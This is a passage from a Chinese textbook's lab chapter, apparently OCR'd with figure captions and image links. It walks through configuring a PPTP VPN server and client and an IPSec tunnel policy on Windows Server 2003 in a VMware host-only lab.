


图 8-35　属性设置



图 8-36　添加组

(9) 选择 r_userg,单击“确定”按钮,回到“身份验证_连接 VPN 属性”对话框;选择“授予远程访问权限”,如图 8-37 所示。



图 8-37　授予远程访问权限

(10) 在“身份验证_连接 VPN 属性”对话框中单击“编辑配置文件”按钮,即可进行身份验证和加密配置,单击“确定”按钮,结束配置,如图 8-38 和图 8-39 所示。




图 8-38 身份验证




图 8-39 加密配置

(11) 在“网络连接”窗口可看到“传入的连接”图标,表示服务器端等待客户端建立连接。

(12) 如图 8-40 所示,在命令提示符界面,输入命令 ipconfig/all 可以看到其网卡 IP 地址和新建的 WAN＜PPP/SLIP＞地址,即虚拟专用网地址。



图 8-40 虚拟地址

2. 配置 PPTP 客户端

(1) 打开“网络连接”窗口，双击“新建连接”；在打开的“新建连接向导”对话框中，单击“下一步”按钮；选中“虚拟专用网络连接”单选按钮，如图 8-41 所示。




图 8-41　客户端网络连接

(2) 如图 8-42 所示，输入 VPN 服务器的 IP 地址，单击“下一步”按钮。




图 8-42　VPN 服务器地址

(3) 在对话框中保持默认设置,单击"下一步"按钮;在"Internet 连接共享"对话框中也保持默认设置,单击"下一步"按钮;选择"可修改连接名称",单击"完成",结束客户端配置,如图 8-43 所示。

(4) 在"网络虚拟连接"窗口中,双击所建的连接图标;在弹出的对话框中,输入用户名和密码,单击"连接"按钮,与服务器建立连接,如图 8-44 所示。



图 8-43 客户端配置完成



图 8-44 客户端连接

(5) 连接完成,单击"确定"按钮,在客户端上 Ping 服务端的 IP 地址成功。

实训 8.2 Windows Server 2003 的 IPSec VPN 配置

【实训目的】

配置 VMnet1 和 VMnet3 使用 IPSec 隧道方式进行加密连接。

【实训环境】

在 VMware 上建立三个 Hostonly 网络,模拟两个局域网和三个网段,每个局域网含一台 Windows Server 2003 和一台 Windows XP,具体网络拓扑如图 8-45 所示。




图 8-45 网络拓扑

【实训内容】

1. 创建 IPSec 策略(Server A)

(1) 打开管理工具,运行“本地安全策略”,右击“IP 安全策略,在本地计算机”项,弹出如图 8-46 所示的快捷菜单;选择“创建 IP 安全策略”命名为 AB,取消选中“激活默认响应规则”复选框。编辑 AB 的属性,添加新规则(不使用添加向导)。



图 8-46　创建 IP 安全策略

(2) 添加“IP 筛选器列表”,命名为 A to B,添加属性(不使用添加向导)。设置“源地址”为“一个特定的 IP 子网”为 192.168.141.0;目的地址设置为“一个特定的 IP 子网”为 192.168.136.0。取消选中“镜像。与源地址和目标地址正好相反的数据包相匹配”,如图 8-47 所示,协议设定为默认值“任意”。



图 8-47　IP 筛选器列表

(3) 筛选器操作(不使用添加向导):安全措施为“协商安全”,新增安全措施为“完整性和加密”,如图 8-48 所示。




图 8-48　筛选器操作

(4) 身份验证方法，使用“预共享密钥”为 microsoft，如图 8-49 所示。

